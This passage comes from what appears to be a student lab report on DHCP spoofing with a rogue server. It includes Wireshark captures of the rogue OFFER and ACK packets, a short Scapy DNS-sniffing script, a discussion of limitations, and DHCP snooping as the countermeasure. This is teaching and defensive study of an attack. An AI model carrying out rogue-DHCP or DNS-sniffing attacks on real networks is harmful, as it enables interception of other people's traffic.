


Figure 13: OFFER packet from rouge server




Figure 14 shows a Wireshark packet capture. The filter bar at the top is set to 'udp.port == 67 && ip.src == 192.168.0.105'. The packet list shows two packets: packet 118 is a '322 DHCP Offer' from 192.168.0.105 to 255.255.255.255, and packet 120 is a '322 DHCP ACK' from 255.255.255.255 to 192.168.0.105. Both packets have a transaction ID of 0x77fdffe7.

No.	Time	Source	Destination	Protocol	Length	Info
118	37.893905190	192.168.0.105	255.255.255.255	DHCP	322	DHCP Offer - Transaction ID 0x77fdffe7
120	37.150815140	192.168.0.105	255.255.255.255	DHCP	322	DHCP ACK - Transaction ID 0x77fdffe7

Figure 14: OFFER packet from rouge server as seen in WireShark




Figure 15 shows the detailed structure of the DHCP Offer packet. It includes fields for Message type (Boot Reply), Hardware type (Ethernet), Transaction ID (0x77fdffe7), and various DHCP options. The 'Your (client) IP address' is 192.168.1.4, and the 'Next server IP address' is 192.168.0.105.

Field	Value
Message type	Boot Reply (2)
Hardware type	Ethernet (0x01)
Hardware address length	6
Hops	0
Transaction ID	0x77fdffe7
Seconds elapsed	0
Bootp flags	0x0000 (Unicast)
Client IP address	0.0.0.0
Your (client) IP address	192.168.1.4
Next server IP address	192.168.0.105
Relay agent IP address	0.0.0.0
Client MAC address	XiaomiCo_f4:06:42 (ac:c1:ee:f4:06:42)
Client hardware address padding	00000000000000000000
Server host name	not given
Boot file name	not given
Magic cookie	DHCP
Option (53) DHCP Message Type	Offer (2)
Option (54) DHCP Server Identifier	192.168.0.105
Option (1) Subnet Mask	255.255.255.0

Figure 15: Here client ip offered = 192.168.1.4 and server ip = 192.168.0.105

No.	Time	Source	Destination	Protocol	Length	Info
626	52.986623867	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x49396e7a
659	53.691307682	0.0.0.0	255.255.255.255	DHCP	354	DHCP Request - Transaction ID 0x49396e7a
702	54.817694311	XiaomiCo_f4:06:42	Broadcast	ARP	42	Who has 192.168.0.105? Tell 192.168.1.4
007	50.841407115	XiaomiCo_f4:06:42	Broadcast	ARP	42	Who has 192.168.0.105? Tell 192.168.1.4
▶ Frame 659: 354 bytes on wire (2832 bits), 354 bytes captured (2832 bits) on interface 0 ▼ Ethernet II, Src: XiaomiCo_f4:06:42 (ac:c1:ee:f4:06:42), Dst: Broadcast (ff:ff:ff:ff:ff:ff) ▶ Destination: Broadcast (ff:ff:ff:ff:ff:ff) ▶ Source: XiaomiCo_f4:06:42 (ac:c1:ee:f4:06:42)						
▶ Frame 659: 354 bytes on wire (2832 bits), 354 bytes captured (2832 bits) on interface 0 ▼ Ethernet II, Src: XiaomiCo_f4:06:42 (ac:c1:ee:f4:06:42), Dst: Broadcast (ff:ff:ff:ff:ff:ff) ▶ Destination: Broadcast (ff:ff:ff:ff:ff:ff) ▶ Source: XiaomiCo_f4:06:42 (ac:c1:ee:f4:06:42) Type: IPv4 (0x0800)						
▼ Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255 0100 = Version: 4 0101 = Header Length: 20 bytes (5) ▶ Differentiated Services Field: 0x10 (DSCP: Unknown, ECN: Not-ECT) Total Length: 340 Identification: 0x0000 (0) ▶ Flags: 0x4000, Don't fragment Time to live: 64 Protocol: UDP (17) Header checksum: 0x398a [validation disabled] [Header checksum status: Unverified] Source: 0.0.0.0 Destination: 255.255.255.255						
▶ User Datagram Protocol, Src Port: 68, Dst Port: 67 ▼ Bootstrap Protocol (Request) Message type: Boot Request (1) Hardware type: Ethernet (0x01) Hardware address length: 6 Hops: 0 Transaction ID: 0x49396e7a Seconds elapsed: 0 ▶ Bootp flags: 0x0000 (Unicast) Client IP address: 0.0.0.0 Your (client) IP address: 0.0.0.0 Next server IP address: 0.0.0.0 Relay agent IP address: 0.0.0.0 Client MAC address: XiaomiCo_f4:06:42 (ac:c1:ee:f4:06:42) Client hardware address padding: 000000000000000000000000 Server host name not given						

Figure 16: Request packet from client




Figure 17: ACK packet from rouge server




Figure 18: ACK packet from rouge server as seen in WireShark




Figure 19: Client now has a fake IP from the attacker

10.1 Performing DNS sniff


```
#!/usr/bin/env python
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
from scapy.all import *
from datetime import datetime
import time
import datetime
import sys

interface = 'wlp2s0'
filter_bpf = 'udp and port 53'

def select_DNS(pkt):

    print(pkt.show())

# ——— START SNIFFER
sniff(iface=interface, filter=filter_bpf, store=0, prn=select_DNS)
```



```
\\qd \\
[###[ DNS Question Record ]###
| qname = 'google.com.'
| qtype = A
| qclass = IN
an = None
ns = None
ar = None
None;
```

Figure 20: Sniffed query

11 Success and Limitations

The attack was successful in the sense that the victim could be successfully assigned a fake IP, when it tried to connect to the network, as was intended.

But needless to say only assigning a fake ip to a victim is of no use if we cannot resolve their DNS queries. Connecting the victim through the gateway of the attacker would have enabled the attacker to see all the DNS requests and redirect those requests as the attacker wishes.

But in this implementation, the network connection of the victim turns off since there is no gateway to connect to the outer world. It keep on trying to connect to the outer world with a fake ip.

Resolving and redirecting the DNS queries of the victim is a man in the middle attack, which doesn't explicitly fall under DHCP spoofing (although the purpose of spoofing is to perform a MITM).

12 Countermeasure

DHCP Snooping is a Layer 2 security switch feature which blocks unauthorized (rogue) DHCP servers from distributing IP addresses to DHCP clients.

It is important to note that DHCP SNOOPING is an access layer protection service – it does not belong in the core network.

The way DHCP Snooping works is fairly straight forward. DHCP Snooping categorizes all switch ports into two simple categories:

1. Trusted Ports
2. Untrusted Ports

A Trusted Port, also known as a Trusted Source or Trusted Interface, is a port or source whose DHCP server messages are trusted because it is under the organization's administrative control.

An Untrusted Port, also known as an Untrusted Source or Untrusted Interface, is a port from which DHCP server messages are not trusted. An example on an untrusted port is one where hosts or PCs connect to from which DHCP OFFER, DHCP ACK or DHCPNAK messages should never be seen as these are sent only by DHCP Servers.

When enabling DHCP Snooping the switch will begin to drop specific type of DHCP traffic in order to protect the network from rogue DHCP servers.

DHCP Snooping will drop DHCP messages DHCPACK, DHCPNAK, DHCPPOFFER originating from a DHCP server that is not trusted – that is, connected to an untrusted port.

12.1 Why the prevention wasn't implemented?

Because the given implementation is done using a wireless router and **Port security is purely for wired connected** . Each device is connected to the router by means of a switch.

13 Other ways of implementation

13.1 Using Mininet and Ettercap

Another approach of demonstrating DHCP spoofing is creating a virtual router and network environment and carrying on the attack there.

Mininet creates a realistic virtual network, running real kernel, switch and application code, on a single machine (VM, cloud or native), in seconds, with a single command. And Ettercap is a free and open source network security tool for man-in-the-middle attacks on LAN.

Using mininet and ettercap a DHCP spoof attack might have been possible but due to the restriction that we cannot use an in-built tool like ettercap for passing messages, this method was not followed.

13.2 Alternative of starvation

If we have the router access to a network, its IP pool range can be changed so that the IP's assigned to devices in the MAC address table does not exist anymore. Then the client must have to use the fake IP offered by the attacker, since its previous IP range is no more configurable by the router

14 Resources

1. DHCP protocol : 1 2 3
2. DHCP message format : 1 2
3. subnets and IP addresses : 1
4. DHCP Starvation : 1 2 3
5. DHCP Spoof : 1 2
6. Scapy cheatsheet : 1
7. Scapy documentation : 1
8. Python Docs : 1
9. Scapy listener in python : 1
10. Packet sniffer : 1
11. DHCP snooping : 1 2
12. DHCP spoof using Mininet : 1
13. MITM : 1 2
14. Others 1 2 3 4 5
15. Preventing DHCP starvation in real world : 1 2